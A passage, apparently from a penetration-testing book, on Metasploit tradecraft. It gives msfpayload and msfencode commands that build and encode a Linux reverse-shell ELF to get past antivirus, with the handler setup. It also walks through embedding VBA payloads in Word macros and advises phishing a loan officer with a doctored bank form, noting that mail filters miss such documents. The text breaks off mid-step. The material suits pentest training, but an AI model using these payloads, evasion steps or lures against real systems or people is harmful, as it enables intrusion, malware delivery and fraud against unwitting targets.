
whoami

If you got your session, please hit ctrl+c to kill your session.



Unfortunately, sometimes the issues that we discover can drive our customers to solutions that we would not necessarily recommend. In this situation the customer thinks that it is a better solution to install AV on their Linux box rather than solve the underlying problem.

Let's see if we can find a way to encode our payload.



Once again we are going to set up the multi/handler. We are going to create the same payload that we just created. However, this time we are going to encode it.

First, we need to create the listener to test our payload.

Let's start Metasploit.

```
# cd /home/tools/framework-4.0.0
```

```
# ./msfconsole
```


Now we need to start the multi-handler with the Linux payload we are going to create and the applicable options.

```
msf> use exploit/multi/handler
```

```
msf> set PAYLOAD linux/x86/shell/reverse_tcp
```

```
msf> set LHOST 127.0.0.1
```

```
msf>  exploit
```



Now let's create our payload and encode it. Please note that the output of the ./msfpayload command will be R or Raw. This is the format that msfencode needs in order to encode it properly. Remember, Shikata Ga Nai is the default encoder.

```
# ./msfpayload linux/x86/shell/reverse_tcp LHOST=127.0.0.1 R |
./msfencode -t elf > Enc_Linux_Rev_Shell
```


Now let's make it executable and run it:

```
# chmod +x ./Enc_Linux_Rev_Shell
```


```
# ./Enc_Linux_Rev_Shell
```

We should see the connection in our Metasploit multi/handler window. Let's run some commands and see if it worked:


```
id
whoami
```



Well, it seemed that our efforts have paid off.



Now let's look at some ways that we can insert our payloads into various file formats. Remember, gaining access to a system does not always require an exploit. Malware works great as well.




There are a great number of file format exploits within the Metasploit framework. If you read about a new 0-day exploit for Adobe or Word on the Internet, odds are there will be an exploit added to the framework quickly.

Some of these exploits target the very programs that many of our environments use to keep us safe. For example, the Computer Associates PestPatrol exploit targets a user's AV. The Cain and Abel Remote Desktop Password Decoder exploit targets a tool that many security professionals use to validate the password complexity requirements in an environment. The Cain and Abel Exploit can also identify how many security professionals are not very diligent in patching their tools.

But beyond simply compromising a system via a vulnerability in an application, we can also deliver payloads inside of files. Metasploit has the ability to insert payloads into many of the most commonly used file formats. For example, by exporting out payload in Visual Basic we can insert our payloads as .doc, .ppt,. pdf and .xls.


When using these attacks in conjunction with social engineering, we have had a high rate of success. We even had one person call us back after they received the file saying that it "did not display properly." We worked with them for about 15 minutes to get our payload to deploy properly. We never could get the document to look "right" however.



For all of the file format attacks in Metasploit a file is required to insert the attack. This can be a Word Document or even a packet capture. Ideally you should use something convincing. One approach is to pull a document off of their website and send it in to a targeted individual. For example, you could download a loan application from a bank website, insert your payload, and send it via e-mail to a user that is likely to open a loan application, like a loan officer. Because the document you are sending them is something familiar they are far more likely to open the document.

Your target will need to have Macros enabled for Microsoft Office Payloads. Many environments have Macros disabled by default. However, this does not render this attack vector useless. While many environments do have Macros disabled by default, there are almost always people within an organization that have Macros enabled in the Office suite because it is required for their jobs. For example, accountants often will have Macros enabled for Excel.

E-mail is still the preferred method for many pen testers for delivering their attacks. Why does this still work? Don't e-mail filtering capabilities catch the payload? While many e-mail filtering technologies are excellent at detecting viruses in zip files and filtering out .exe files, many still have difficulty detecting payloads inside documents because the payload can be obfuscated in a number of different ways. Further, many of the activities that a Macro may do as part of normal business operations are the same as what a pen tester's payload would do. For example, many Macros that businesses use open connections to other computers to get updates. Writing a signature that can tell the difference between "normal" outbound connections and a tester's connection would be difficult.




For creating the Macro code and the data of a payload, the best approach is using msfpayload in conjunction with msfencode.

In the command above we are taking a simple reverse_tcp shell and specifying the required options (LHOST and LPORT) for it to connect back to the tester's system. Next, we are specifying the V output option for VBA. Finally, we are redirecting the output (>) to a file called reverse_shell.basc. The name of the file is not all that important. We are going to copy and paste the code out of it anyway.

If you open the file that was created, you will see two main sections. The first section is called MACRO CODE, and the second section is called PAYLOAD DATA.


It is incredibly important to view these two sections of the output as separate and distinct. We will be taking the two different sections and placing them in two different locations of our host file.



There are two key sections of the code that is created that you should review every time you create a VB payload.

The first section is the "random" set of characters that define where the data is going to be in our document. The hexdump data after that string in the "PAYLAOD DATA" section of the document will be exported as a standalone executable, then started. It is critical that the hexdump data be the last thing in your document.

The second section is the name of the executable that will be generated. This is also "random." It is critical for any pen tester to test their payload on a test system before sending your payload to a target environment. Take note of the name of your executable so you can verify that it started correctly.




Unfortunately, the different versions of Office have different locations for how to access and create Macros. It is a good idea for a tester to have multiple versions of Office so that you can match the version of Office your client is using. It is possible to create documents that are compatible with older versions of Word, but it helps reduce compatibility issues and helps testing if you can match the client's version.

On newer versions of Word you need to enable the Developers tab in the "Ribbon" toolbar.

To enable this in Word you need to click on the Office Orb in the upper-left hand section of your screen. Then you need to select Word Options > then Popular. There will now be a checkbox called "Show Developers tab in the Ribbon." Check that box and go back to your document.

The easiest way to access the Macros in a document is to press the Alt and F8 keys at the same time.




There are a few steps that need to be followed to create a Word document with an macro payload.

1. When we first create a Macro we will have to give it a temporary name. This name will be overwritten with the code from msfpayload.

2. We will now want to apply the Macro to only the current document. "All active templates and documents" is selected by default. This means that every document you create will have your Macro. This could be a very bad thing if your final report to your customer has a Metasploit Payload in it.

3. Now we select "Create" and we will be dropped into the Microsoft Visual Basic editor to create our Macro.


4. There will be a bit of code in the editor by default. Please, delete that code. It is not necessary, as msfpayload 